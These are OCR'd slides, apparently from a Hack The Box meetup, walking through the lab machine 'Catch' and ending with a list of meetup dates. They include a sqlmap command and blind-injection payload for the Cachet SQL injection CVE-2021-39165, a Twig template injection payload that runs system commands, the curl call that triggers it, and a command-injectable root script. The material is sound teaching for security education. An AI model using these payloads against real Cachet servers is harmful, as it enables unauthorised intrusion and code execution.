
https://github.com/manbolq/CVE-2021-39165

Unauth SQLi CVE-2021-39165

```
sqlmap -u
'http://catch.htb:8000/api/v1/components?name=1&1[0]=&1[1]=a&1[2]=&1[3]='
-p '1[3]' --level=4 --risk=3 --batch
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: 1[3] (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: name=1&1[0]=&1[1]=a&1[2]=&1[3]=-3253) OR 7519=(SELECT (CASE WHEN (7519=7519) THEN 7519 ELSE (SELECT
5872 UNION SELECT 1013) END))-- GCvf
---
[08:34:33] [INFO] the back-end DBMS is MySQL
```


Choose your own Adventure Altern. 2




https://0xdf.gitlab.io/2022/07/23/htb-catch.html

Server-Side Template Injection (SSTI)

SSTI occurs when **untrusted user input is embedded directly into a server-side template**, allowing attackers to inject and execute arbitrary code on the server through the template engine.





RCE in Blade Templating Engine

Cachet中没有使用沙盒模式，所以我不做深入研究。普通模式想要执行恶意代码，需要借助一些内置的tag、filter，或者上下文中的危险对象。在Twig v1.41、v2.10和v3后，增加了 `map` 和 `filter` 这两个filter，可以直接用来执行任意函数：


```
{{["id"]|filter("system")|join(",")}}
{{["id"]|map("system")|join(",")}}
```

但是Cachet v2.3.18中使用的是v1.40.1，刚好不存在这两个filter。那么旧版本如何来利用呢？

PortSwigger曾在2015年发表过一篇模板注入的文章《Server-Side Template Injection》，里面介绍过当时的Twig模板注入方法：

https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html

https://laravel.com/docs/11.x/blade


john
Report an incident
Dashboard
Incidents 0
Incident Templates 1
Maintenance 0
Components 0
Metrics
Subscribers 0
Team
Settings
INCIDENT TEMPLATES > Edit Template
Name
test
Template
1 {{["id"]|filter("system")|join(",")}}
Incident Templates can make use of the Twig templating language.
Update
Cancel

Trigger the incident via API

```
$ curl -X POST http://status.catch.htb:8000/api/v1/incidents --data
"visible=0&status=1&name=test&template=test" -H "X-Cachet-Token:
7GVCqTY5abrox48Nct8j"
```

```
└──╼ [★]$ curl -X POST http://status.catch.htb:8000/api/v1/incidents --data "vis
ible=0&status=1&name=test&template=test" -H "X-Cachet-Token: 7GVCqTY5abrox48Nct8
j"
{"data":{"stickied":false,"notifications":false,"user_id":2,"name":"test","statu
s":1,"visible":0,"message":"uid=33(www-data) gid=33(www-data) groups=33(www-data
)\nid","occurred_at":"2025-05-21 22:47:02","updated_at":"2025-05-21 22:47:02","c
reated_at":"2025-05-21 22:47:02","id":2,"is_resolved":false,"updates":[],"human_
status":"Investigating","latest_update_id":null,"latest_status":1,"latest_human_
status":"Investigating","latest_icon":"icon ion-flag oranges","permalink":"http:
\/\/status.catch.htb:8000\/incidents\/2","duration":0,"meta":[]}}┌─[eu-meetups-1
-dhcp]─[10.10.14.2]─[antoinet@htb-f1bq77vmyp]─[~/Downloads]
```

#6 root.txt (speedrun)

In /opt/mdm/verify.sh:

- APK name in strings must match “Catch”
- Exploit command injection

```
####################
# Basic App Checks #
####################

app_check() {
        APP_NAME=$(grep -oPm1 '(?<=<string name=\"app_name\">)[^<]+" "$1/res/values/strings.xml")
        echo $APP_NAME
        if [[ $APP_NAME == *"Catch"* ]]; then
                echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
                mv "$3/$APK_NAME" "$2/$APP_NAME/$4"
        else
                echo "[!] App doesn't belong to Catch Global"
                cleanup
                exit
        fi
}
```

Thanks for your
Participation !
You did Awesome !!!

5x Hack the Box VIP+ Vouchers (1 Month)

Next HTB Meetup Dates

19.06.2025	0x0D Onsite @ RAUM68/Sphères	netwolk.ch
10.07.2025	0x0E Onsite @ Digital Society Initiative	Project CYREN ZH
21.08.2025	0x0F Onsite @ BDO Switzerland	BDO
25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO